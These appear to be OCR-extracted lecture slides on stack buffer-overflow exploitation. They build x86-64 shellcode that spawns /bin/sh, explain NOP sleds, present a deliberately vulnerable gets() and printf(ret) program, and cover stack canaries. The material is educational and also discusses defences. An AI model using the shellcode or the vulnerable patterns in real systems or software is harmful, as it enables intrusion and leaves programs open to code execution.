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

1) actual values for the offset will vary with alignment, sizes of buffers and other local variables.

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- Obviously, we can not input C source code and expect it to work
- Instead use machine code

Launching a shell from C

```c
#include <stdlib.h>
#include <unistd.h>
int main(void)
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

execve

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
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- Executes command with name `filename`

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  - Arguments in `rdi`, `rsi`, `rdx`
  - Execute `syscall` assembly instruction

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  - We need it in machine code
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- Applying the C compiler will give us more noise than we want: it needs to be a valid string.

Calling execve

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- If we shift right by 8 bits, we will drop off the `0x41` (A)!
  The new value will be `0x0068732f6e69622f`
- Get the address (the stack pointer) into the first argument register:

```
mov   %rsp,   %rdi
```

Calling `execv`

- ☑ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☐ Create `argv[]` array of pointers to strings:
  `{pointer to "/bin/sh", NULL}`
- ☐ Put address of array into second argument register `rsi`
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Calling `execv`

- ☑ Get a pointer to `"/bin/sh"` into first argument register `rdi`
- ☑ Create `argv[]` array of pointers to strings:
  `pointer to "/bin/sh", NULL`
- ☑ Put address of array into second argument register `rsi`
- ☑ Set third argument register `rdx` to `NULL` (empty `envp[]`)
- ☑ Put system call number 59 (`execve`) in `rax`
- ☑ Call `syscall`

The final shell code

```
"\x48\x31\xd2"                                  //xor %rdx, %rdx
"\x48\xbb\x41\x2f\x62\x69\x6e\x2f\x73\x68"      //mov sh/bin/A, %rbx
"\x48\xc1\xeb\x08"                              //shr $0x8, %rbx
"\x53"                                          //push %rbx
"\x48\x89\xe7"                                  //mov %rsp, %rdi
"\x52"                                          //push %rdx
"\x57"                                          //push %rdi
"\x48\x89\xe6"                                  //mov %rsp, %rsi
"\x48\x31\xc0"                                  //xor %rax, %rax
"\xb0\x3b"                                      //mov $0x3b, %al
"\x0f\x05"                                      //syscall
```


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

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

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

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
  $\rightarrow$ It lets us *slide* into the payload



Sled

```
      nop
  nop   nop
nop
  nop
    nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
      nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
                nop                         nop
                nop                         nop
       nopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnopnop
```

Putting it all together

```
char *gets(char*);

void func() {
    char* ret;
    char buf[200];
    printf("Please enter your name: ");
    ret = gets(buf); // read the input!
    printf("Your input was: ");
    printf(ret);
    printf("\n");
}
int main(int argc, char* argv[]) {
    func();
}
```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  - Or just keep track of size and check at run-time

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- Some programs actually *need* an executable stack, though

On canaries and coal mines

```
void f(...)
{
    long canary = CANARY_VALUE; // initialize canary


    // buffer-overflow vulnerability here
    char* buf[100];
    char* ret = gets(buf);

    if(canary != CANARY_VALUE) {
        exit(CANARY_DEAD); // abort with error
    }
}
```

Can we exploit this with the string
"0x90 0x90...SHELLCODE...0xADDRESS"?

Protecting the return address

- Idea: put a value on the stack that would be overwritten by a buffer overflow



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

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

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

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

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

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

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

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  - Infinite security costs infinite money

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- `gets` is hugely unsafe

Table of Contents

Exercise 3 of last week

Even if you successfully do the assignment, it may still crash.

```
* [DEBUG] The function launch_shell is at 0x555555555251
Launching shell.

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7e17fbc in do_system (line=0x55555555604c "/bin/bash")
    at ../sysdeps/posix/system.c:148
148     ../sysdeps/posix/system.c: No such file or directory.
(gdb)
```

This happens because system calls require a 16-byte aligned stack pointer. Working around this is somewhat hard with gdb, almost impossible otherwise.
If this happens to you, just hand it in as if it did work correctly.